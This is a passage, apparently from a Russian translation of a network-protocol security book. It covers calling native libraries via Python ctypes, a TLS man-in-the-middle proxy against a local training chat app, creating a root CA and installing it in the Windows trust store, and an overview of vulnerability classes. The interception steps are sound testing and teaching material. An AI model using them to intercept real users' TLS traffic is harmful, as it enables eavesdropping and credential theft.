Вызвать произвольный код в большинстве неуправляемых исполняемых файлов гораздо сложнее, чем на управляемых платформах. Хотя можно вызвать указатель на внутреннюю функцию, существует достаточно высокая вероятность, что это приведёт к аварийному завершению приложения. Однако неуправляемую реализацию можно сравнительно надёжно вызвать, когда она явно предоставлена через динамическую библиотеку. В этом разделе приведён краткий обзор применения встроенной библиотеки Python `ctypes` для вызова неуправляемой библиотеки на Unix-подобной платформе и в Microsoft Windows.

> **Примечание.** Существует множество сложных сценариев вызова неуправляемого кода с помощью библиотеки Python `ctypes`, например передача строковых значений или вызов функций C++. В Интернете можно найти несколько подробных ресурсов, однако этот раздел должен дать вам достаточно основных сведений, чтобы заинтересовать дальнейшим изучением использования Python для вызова неуправляемых библиотек.

Вызов динамических библиотек

Linux, macOS и Windows поддерживают динамические библиотеки. В Linux они называются объектными файлами (`.so`), в macOS - динамическими библиотеками (`.dylib`), а в Windows - динамически подключаемыми библиотеками (`.dll`). Библиотека Python `ctypes` предоставляет в основном универсальный способ загрузки всех этих библиотек в память и единообразный

синтаксис определения вызова экспортируемой функции. В листинге 8-22 показана простая библиотека на C, которую мы будем использовать в качестве примера до конца раздела.

```
#include <stdio.h>
#include <wchar.h>

void say_hello(void) {
  printf("Hello\n");
}

void say_string(const char* str) {
  printf("%s\n", str);
}

void say_unicode_string(const wchar_t* ustr) {
  printf("%ls\n", ustr);
}

const char* get_hello(void) {
  return "Hello from C";
}

int add_numbers(int a, int b) {
  return a + b;
}

long add_longs(long a, long b) {
  return a + b;
}

void add_numbers_result(int a, int b, int* c) {
  *c = a + b;
}

struct SimpleStruct
{
  const char* str;
  int num;
};

void say_struct(const struct SimpleStruct* s) {
  printf("%s %d\n", s->str, s->num);
}
```

Листинг 8-22. Пример библиотеки C lib.c

Код из листинга 8-22 можно скомпилировать в динамическую библиотеку, подходящую для тестируемой платформы. Например, в Linux библиотеку можно скомпилировать, установив компилятор C, такой как GCC, и выполнив в оболочке следующую команду, которая создаст разделяемую библиотеку `lib.so`:

```
gcc -shared -fPIC -o lib.so lib.c
```

Загрузка библиотеки с помощью Python

Перейдя к Python, мы можем загрузить нашу библиотеку методом `ctypes.cdll.LoadLibrary()`, который возвращает экземпляр загруженной библиотеки с экспортированными функциями, прикреплёнными к экземпляру как именованные методы. Например, в листинге 8-23 показано, как вызвать метод `say_hello()` из библиотеки, скомпилированной в листинге 8-22.

```
from ctypes import *

# В Linux
lib = cdll.LoadLibrary("./lib.so")
# В macOS
#lib = cdll.LoadLibrary("lib.dylib")
# В Windows
#lib = cdll.LoadLibrary("lib.dll")
# Либо в Windows можно сделать следующее
#lib = cdll.lib

lib.say_hello()
>>> Hello
```

Листинг 8-23. Простой пример вызова динамической библиотеки из Python

Обратите внимание: для загрузки библиотеки в Linux необходимо указать путь. По умолчанию Linux не включает текущий каталог в порядок поиска библиотек, поэтому загрузить `lib.so` не удалось бы. В macOS и Windows это не так. В Windows можно просто указать имя библиотеки после `cdll`, и расширение `.dll` будет автоматически добавлено, после чего библиотека загрузится.

Давайте немного поисследуем. Загрузите листинг 8-23 в оболочку Python, например выполнив `execfile("listing8-23.py")`, и вы увидите, что возвращается `Hello`. Оставьте интерактивный сеанс открытым для следующего раздела.

Вызов более сложных функций

Вызвать простой метод, например `say_hello()` из листинга 8-23, достаточно легко. Но в этом разделе мы рассмотрим вызов несколько более сложных функций, включая неуправляемые функции, принимающие несколько разных аргументов.

Где это возможно, `ctypes` попытается автоматически определить параметры, передаваемые функции, на основе параметров, которые вы передаёте в сценарии Python. Кроме того, библиотека всегда будет предполагать, что возвращаемый тип метода - целое число C. Например, в листинге 8-24 показано, как вызвать методы `add_numbers()` и `say_string()`, вместе с ожидаемым выводом интерактивного сеанса.

```
print lib.add_numbers(1, 2)
>>> 3

lib.say_string("Hello from Python");
>>> Hello from Python
```

Листинг 8-24. Вызов простых методов

Более сложные методы требуют использования типов данных `ctypes`, чтобы явно указать требуемые типы, определённые в пространстве имён `ctypes`. Некоторые наиболее распространённые типы данных показаны в таблице 8-4.

Таблица 8-4. Типы Python ctypes и эквивалентные им собственные типы C

Типы Python ctypes	Собственные типы C
`c_char`, `c_wchar`	`char`, `wchar_t`

Типы Python ctypes	Собственные типы C
c_byte, c_ubyte	char, unsigned char
c_short, c_ushort	short, unsigned short
c_int, c_uint	int, unsigned int
c_long, c_ulong	long, unsigned long
c_longlong, c_ulonglong	long long, unsigned long long (обычно 64 бита)
c_float, c_double	float, double
c_char_p, c_wchar_p	char*, wchar_t* (строки, завершающиеся NUL)
c_void_p	void* (универсальный указатель)

Чтобы указать возвращаемый тип, можно присвоить тип данных свойству lib.name.restype. Например, в листинге 8-25 показан вызов get_hello(), возвращающего указатель на строку.

```
# До задания возвращаемого типа
print lib.get_hello()
>>> -1686370079

# После задания возвращаемого типа
lib.get_hello.restype = c_char_p
print lib.get_hello()
>>> Hello from C
```

Листинг 8-25. Вызов метода, возвращающего строку C

Если вместо этого требуется указать аргументы, передаваемые методу, свойству argtypes можно присвоить массив типов данных. Например, в листинге 8-26 показано, как правильно вызвать add_longs().

```
# До argtypes
lib.add_longs.restype = c_long
print lib.add_longs(0x100000000, 1)
>>> 1

# После argtypes
lib.add_longs.argtypes = [c_long, c_long]

print lib.add_longs(0x100000000, 1)
>>> 4294967297
```

Листинг 8-26. Задание argtypes для вызова метода

Чтобы передать параметр через указатель, воспользуйтесь вспомогательной функцией byref. Например, add_numbers_result() возвращает значение как указатель на целое число, как показано в листинге 8-27.

```
i = c_int()
lib.add_numbers_result(1, 2, byref(i))
print i.value
>>> 3
```

Листинг 8-27. Вызов метода с параметром-ссылкой

Вызов функции с параметром-структурой

Структуру для ctypes можно определить, создав класс, производный от класса Structure, и присвоив свойству _fields_, после чего передать структуру импортированному методу. В листинге 8-28 показано, как сделать это для функции say_struct(), принимающей указатель на структуру, которая содержит строку и число.

```
class SimpleStruct(Structure):
  _fields_ = [("str", c_char_p),
              ("num", c_int)]

s = SimpleStruct()
s.str = "Hello from Struct"
s.num = 100
lib.say_struct(byref(s))
>>> Hello from Struct 100
```

Листинг 8-28. Вызов метода, принимающего структуру

Вызов функций с помощью Python в Microsoft Windows

В этом разделе сведения о вызове неуправляемых библиотек в Windows относятся к 32-разрядной Windows. Как обсуждалось в главе 6, вызовы Windows API могут задавать несколько разных соглашений о вызовах, наиболее распространённые из которых - stdcall и cdecl. При использовании cdll все вызовы предполагают, что функция использует cdecl, тогда как свойство windll по умолчанию использует stdcall. Если DLL экспортирует методы и cdecl, и stdcall, при необходимости можно чередовать вызовы через cdll и windll.

> **Примечание.** Вам потребуется учитывать и другие сценарии вызова с помощью библиотеки Python ctypes, например возврат строк или вызов функций C++. В Интернете можно найти множество подробных ресурсов, однако этот раздел должен был дать вам достаточно основных сведений, чтобы заинтересовать дальнейшим изучением использования Python для вызова неуправляемых библиотек.

Шифрование и работа с TLS

Шифрование в сетевых протоколах может затруднить анализ и повторную реализацию протокола для проверки проблем безопасности. К счастью, большинство приложений не создают собственную криптографию. Вместо этого они используют одну из версий TLS, как описано в конце главы 7. Поскольку TLS хорошо известен, зачастую мы можем удалить его из протокола или реализовать повторно с помощью стандартных инструментов и библиотек.

Изучение используемого шифрования

Возможно, это неудивительно, но SuperFunkyChat поддерживает конечную точку TLS, хотя её необходимо настроить, передав путь к сертификату сервера. В двоичный дистрибутив SuperFunkyChat для этой цели входит файл server.pfx. Перезапустите приложение ChatServer с параметром --server_cert, как показано в листинге 8-29, и просмотрите вывод, чтобы убедиться, что TLS включён.

```
$ ChatServer --server_cert ChatServer/server.pfx
ChatServer (c) 2017 James Forshaw
```

```
WARNING: Don't use this for a real chat system!!!
Loaded certificate, Subject=CN=ExampleChatServer❶
Running server on port 12345 Global Bind False
Running TLS server on port 12346❷ Global Bind False
```

Листинг 8-29. Запуск ChatServer с сертификатом TLS

О включении TLS свидетельствуют два элемента вывода в листинге 8-29. Во-первых, в точке □ показано имя субъекта сертификата сервера. Во-вторых, видно, что TLS-сервер прослушивает порт 12346 □.

При подключении клиента с использованием TLS посредством параметра `--tls` номер порта указывать не нужно: клиент автоматически увеличит номер порта на единицу для соответствия. В листинге 8-30 показано, как при добавлении клиенту параметра командной строки `--tls` он выводит в консоль основные сведения о соединении.

```
$ ChatClient --tls user1 127.0.0.1
Connecting to 127.0.0.1:12346
❶ TLS Protocol: TLS v1.2
❷ TLS KeyEx   : RsaKeyX
❸ TLS Cipher  : Aes256
❹ TLS Hash    : Sha384
❺ Cert Subject: CN=ExampleChatServer
❻ Cert Issuer : CN=ExampleChatServer
```

Листинг 8-30. Обычное клиентское соединение

В этом выводе используемый протокол TLS показан в точке □ как TLS 1.2. Также видны согласованные алгоритмы обмена ключами □, шифрования □ и хеширования □. В точке □ приведены некоторые сведения о сертификате сервера, включая имя Cert Subject, обычно представляющее владельца сертификата. Cert Issuer □ - центр, подписавший сертификат сервера, и он является

следующим сертификатом в цепочке, как описано в разделе "Инфраструктура открытых ключей" на странице 169. В данном случае Cert Subject и Cert Issuer совпадают, что обычно означает самоподписанный сертификат.

Расшифровка TLS-трафика

Распространённый приём расшифровки TLS-трафика - активное применение атаки "человек посередине" к сетевому трафику, чтобы расшифровать TLS от клиента и повторно зашифровать его при отправке серверу. Разумеется, посередине вы можете как угодно изменять и наблюдать трафик. Но разве TLS не должен защищать именно от атак "человек посередине"? Да, однако если мы в достаточной степени управляем клиентским приложением, то обычно можем провести эту атаку в целях тестирования.

Поддержку TLS в прокси-сервер (а следовательно, в серверы и клиенты, как обсуждалось ранее в этой главе) можно добавить всего одной-двумя строками в сценарии прокси-сервера, включив уровень расшифровки и шифрования TLS. Простой пример такого прокси-сервера показан на рисунке 8-1.




Рисунок 8-1. Пример MITM-прокси-сервера TLS

Показанную на рисунке 8-1 атаку можно реализовать, заменив инициализацию шаблона в листинге 8-5 кодом из листинга 8-31.

```
var template = new FixedProxyTemplate();
// Локальный порт 4445, адрес назначения 127.0.0.1:12346
❶ template.LocalPort = 4445;
template.Host = "127.0.0.1";
template.Port = 12346;

var tls = new TlsNetworkLayerFactory();
❷ template.AddLayer(tls);
template.AddLayer<Parser>();
```

Листинг 8-31. Добавление поддержки TLS в прокси-сервер перехвата

В инициализацию шаблона вносятся два важных изменения. В точке мы увеличиваем номера портов, потому что при попытке подключения через TLS клиент автоматически прибавляет к порту 1. Затем в точке мы добавляем в шаблон прокси-сервера сетевой

уровень TLS. (Обязательно добавьте уровень TLS перед уровнем анализатора, иначе анализатор попытается разбирать сетевой TLS-трафик, что будет работать не слишком хорошо.)

После установки прокси-сервера повторим нашу проверку с клиентом из листинга 8-31, чтобы увидеть различия. Вывод показан в листинге 8-32.

```
C:\> ChatClient user1 127.0.0.1 --port 4444 -l
Connecting to 127.0.0.1:4445
❶ TLS Protocol: TLS v1.0
❷ TLS KeyEx   : ECDH
   TLS Cipher  : Aes256
   TLS Hash    : Sha1
   Cert Subject: CN=ExampleChatServer
❸ Cert Issuer : CN=BrokenCA_PleaseFix
```

Листинг 8-32. Подключение ChatClient через прокси-сервер

Обратите внимание на несколько очевидных изменений в листинге 8-32. Во-первых, теперь используется протокол TLS v1.0 вместо TLS v1.2. Во-вторых, алгоритмы Cipher и Hash отличаются от показанных в листинге 8-30, хотя алгоритм обмена ключами использует Elliptic Curve Diffie-Hellman (ECDH) для прямой секретности . Последнее изменение показано в поле Cert Issuer . Библиотеки прокси-сервера автоматически создадут действительный сертификат на основе исходного сертификата сервера, но он будет подписан сертификатом центра сертификации (CA) библиотеки. Если сертификат CA не настроен, он будет создан при первом использовании.

Принудительное использование TLS 1.2

Показанные в листинге 8-32 изменения согласованных параметров шифрования могут помешать успешному проксированию приложений, потому что некоторые приложения проверяют согласованную версию TLS. Если клиент подключается только к службе TLS 1.2, эту версию можно задать принудительно, добавив в сценарий следующую строку:

```
tls.Config.ServerProtocol = System.Security.Authentication.SslProtocols.Tls12;
```

Замена сертификата собственным

Чтобы заменить цепочку сертификатов, необходимо добиться, чтобы клиент принимал создаваемый вами сертификат как действительный корневой CA. Запустите сценарий из листинга 8-33 в CANAPE.Cli, чтобы создать новый сертификат CA, вывести его и ключ в файл PFX, а открытый сертификат - в формате PEM.

```
using System.IO;

// Создаём 4096-битный ключ RSA с хешем SHA512
var ca = CertificateUtils.GenerateCACert("CN=MyTestCA",
    4096, CertificateHashAlgorithm.Sha512);
// Экспортируем в PFX без пароля
File.WriteAllBytes("ca.pfx", ca.ExportToPFX());

// Экспортируем открытый сертификат в файл PEM
File.WriteAllText("ca.crt", ca.ExportToPEM());
```

Листинг 8-33. Создание нового сертификата корневого CA для прокси-сервера

Теперь на диске должны находиться файлы `ca.pfx` и `ca.crt`. Скопируйте файл `ca.pfx` в тот же каталог, где расположены файлы сценариев прокси-сервера, и перед инициализацией уровня TLS, как в листинге 8-31, добавьте следующую строку.

```
CertificateManager.SetRootCert("ca.pfx");
```

Теперь все создаваемые сертификаты должны использовать ваш сертификат CA как корневой сертификат.

Теперь `ca.crt` можно импортировать как доверенный корень для вашего приложения. Метод импорта сертификата будет зависеть от множества факторов, например от типа устройства, на котором работает клиентское приложение (мобильные устройства обычно сложнее скомпрометировать). Кроме того, возникает вопрос, где хранится доверенный корень приложения. Например, находится ли он в двоичном файле приложения? Я покажу только один пример импорта сертификата в Microsoft Windows.

Поскольку приложения Windows часто обращаются к системному хранилищу доверенных корней за своими корневыми CA, мы можем импортировать в это хранилище собственный сертификат, и SuperFunkyChat станет ему доверять. Для этого сначала запустите `certmgr.msc` из диалогового окна **Run** или из командной строки. Должно появиться окно приложения, показанное на рисунке 8-2.




Рисунок 8-2. Диспетчер сертификатов Windows

Выберите **Trusted Root Certification Authorities > Certificates**, а затем **Action > All Tasks > Import**. Должен появиться мастер импорта. Нажмите **Next**, после чего вы увидите диалоговое окно, похожее на показанное на рисунке 8-3.




Рисунок 8-3. Импорт файла с помощью мастера импорта сертификатов

Введите путь к `ca.crt` или найдите его с помощью кнопки обзора и снова нажмите **Next**.

Затем убедитесь, что в поле **Certificate Store** указано **Trusted Root Certification Authorities** (см. рисунок 8-4), и нажмите **Next**.




Рисунок 8-4. Расположение хранилища сертификатов

На последнем экране нажмите **Finish**; должно появиться диалоговое окно с предупреждением, показанное на рисунке 8-5. Разумеется, к его предупреждению следует прислушаться, но всё же нажмите **Yes**.

> **Примечание.** Будьте очень осторожны при импорте произвольных сертификатов корневых CA в хранилище доверенных корней. Если кто-либо получит доступ к вашему закрытому ключу, он сможет провести атаку "человек посередине" для любого устанавливаемого вами TLS-соединения, даже если вы планировали тестировать всего одно приложение. Никогда не устанавливайте произвольные сертификаты ни на одно устройство, которым вы пользуетесь или которым дорожите.

Рисунок 8-5. Предупреждение об импорте сертификата корневого CA

Если приложение использует системное хранилище корневых сертификатов, соединение через ваш TLS-прокси-сервер будет доверенным. Это можно быстро проверить в SuperFunkyChat, используя параметр `--verify` в ChatClient для включения проверки сертификата сервера. По умолчанию проверка отключена, чтобы можно было использовать самоподписанный сертификат сервера. Но когда вы запустите клиент для подключения к прокси-серверу с параметром `--verify`, соединение должно завершиться неудачей и появится следующий вывод:

```
SSL Policy Errors: RemoteCertificateNameMismatch
Error: The remote certificate is invalid according to the validation procedure.
```

Проблема заключается в том, что, хотя мы добавили сертификат CA как доверенный корень, имя сервера, во многих случаях указываемое как субъект сертификата, недействительно для целевой стороны. Поскольку мы проксируем соединение, именем узла сервера служит, например, `127.0.0.1`, однако созданный сертификат основан на исходном сертификате сервера.

Чтобы исправить это, добавьте следующие строки, задающие имя субъекта создаваемого сертификата:

```
tls.Config.SpecifyServerCert = true;
tls.Config.ServerCertificateSubject = "CN=127.0.0.1";
```

При повторной попытке клиент должен успешно подключиться к прокси-серверу, а затем к настоящему серверу, и весь трафик внутри прокси-сервера должен быть незашифрованным.

Те же изменения кода можно применить к коду сетевого клиента и сервера из листингов 8-6 и 8-8. Среда сама позаботится о том, чтобы устанавливались только конкретные TLS-соединения. (В

конфигурации можно даже указать клиентские сертификаты TLS для взаимной аутентификации, но это продвинутая тема, выходящая за рамки этой книги.)

Теперь у вас должно сложиться некоторое представление о том, как проводить атаки "человек посередине" на TLS-соединения. Изученные приёмы позволят расшифровывать и зашифровывать трафик множества приложений для анализа и тестирования безопасности.

Заключение

В этой главе были продемонстрированы некоторые подходы к повторной реализации протокола приложения на основе результатов либо исследования трафика в сети, либо обратной разработки реализации. Я лишь поверхностно коснулся этой сложной темы - при исследовании проблем безопасности в сетевых протоколах вас ждёт множество интересных задач.

Глава 9. Коренные причины уязвимостей

В этой главе описаны распространённые коренные причины уязвимостей безопасности, возникающих при реализации протокола. Эти причины отличаются от уязвимостей, следующих из спецификации протокола (как обсуждалось в главе 7). Чтобы считаться уязвимостью, уязвимость не обязательно должна допускать непосредственную эксплуатацию. Она может ослаблять состояние безопасности протокола, облегчая другие атаки. Либо она может предоставлять доступ к более серьёзным уязвимостям.

После прочтения этой главы вы начнёте замечать в протоколах закономерности, которые помогут выявлять уязвимости безопасности во время анализа. (Способы эксплуатации различных классов я буду обсуждать только в главе 10.)

В этой главе я буду предполагать, что вы исследуете протокол всеми доступными способами, включая анализ сетевого трафика, обратную разработку двоичных файлов приложения, изучение исходного кода и ручное тестирование клиентов и серверов для определения фактических уязвимостей. Некоторые уязвимости всегда проще находить с помощью таких приёмов, как фаззинг (метод, при котором данные сетевого протокола изменяются для выявления проблем), тогда как другие легче обнаружить путём изучения кода.

Классы уязвимостей

При работе с уязвимостями безопасности полезно распределить их по набору отдельных классов, чтобы оценить риск, создаваемый эксплуатацией уязвимости. В качестве примера рассмотрим уязвимость, эксплуатация которой позволяет атакующему скомпрометировать систему, где работает приложение.

Удалённое выполнение кода

Удалённое выполнение кода - общий термин для любой уязвимости, позволяющей атакующему выполнять произвольный код в контексте приложения, реализующего протокол. Это может происходить путём перехвата управления логикой приложения или воздействия на командную строку подпроцессов, создаваемых в ходе обычной работы.

Уязвимости удалённого выполнения кода обычно наиболее критичны для безопасности, поскольку позволяют атакующему скомпрометировать систему, где выполняется приложение. Такая компрометация предоставит атакующему доступ ко всему, к чему может обращаться приложение, и может даже позволить скомпрометировать сеть размещения.

Отказ в обслуживании

Приложения обычно проектируются для предоставления какой-либо службы. Если существует уязвимость, эксплуатация которой приводит к аварийному завершению приложения или отсутствию ответа, атакующий может воспользоваться ею, чтобы отказать законным пользователям в доступе к определённому приложению и предоставляемой им службе. Такая уязвимость, обычно называемая уязвимостью отказа в обслуживании, требует мало ресурсов - иногда для вывода из строя всего приложения достаточно одного сетевого пакета. Несомненно, в чужих руках она может причинить значительный ущерб.

Уязвимости отказа в обслуживании можно разделить на постоянные и непостоянные. Постоянная уязвимость навсегда лишает законных пользователей доступа к службе (по крайней мере, пока администратор не исправит проблему). Причина в том, что эксплуатация уязвимости повреждает некоторое хранимое состояние, из-за которого приложение аварийно завершается при перезапуске. Непостоянная уязвимость сохраняется лишь до тех пор, пока атакующий отправляет данные, создающие условие отказа в обслуживании. Обычно служба восстанавливается, если позволить приложению перезапуститься самостоятельно или дать ему достаточно времени.

Раскрытие информации

Многие приложения представляют собой чёрные ящики, которые при нормальной работе предоставляют по сети только определённые сведения. Уязвимость раскрытия информации существует, если приложение можно заставить предоставить сведения, для выдачи которых оно изначально не предназначалось, например содержимое памяти, пути файловой системы или учётные данные аутентификации. Такие сведения могут быть непосредственно полезны атакующему, поскольку способны облегчить дальнейшую эксплуатацию. Например, они могут раскрыть расположение важных структур в памяти, что поможет при удалённом выполнении кода.

Обход аутентификации

Для полного доступа ко многим приложениям пользователи должны предоставить учётные данные аутентификации. Действительными учётными данными могут быть имя пользователя и пароль либо более сложная проверка, например криптографически защищённый обмен. Аутентификация ограничивает доступ к ресурсам, но также может уменьшать поверхность атаки приложения, пока атакующий не аутентифицирован.

Уязвимость обхода аутентификации существует в приложении, если в нём можно аутентифицироваться, не предоставляя все учётные данные аутентификации. Такие уязвимости могут быть очень простыми, например приложение неправильно проверяет пароль, потому что сравнивает простую контрольную сумму пароля, которую легко подобрать полным перебором. Либо уязвимости могут быть вызваны более сложными проблемами, такими как SQL-инъекция (она обсуждается далее, в разделе "SQL-инъекция" на странице 228).

Обход авторизации

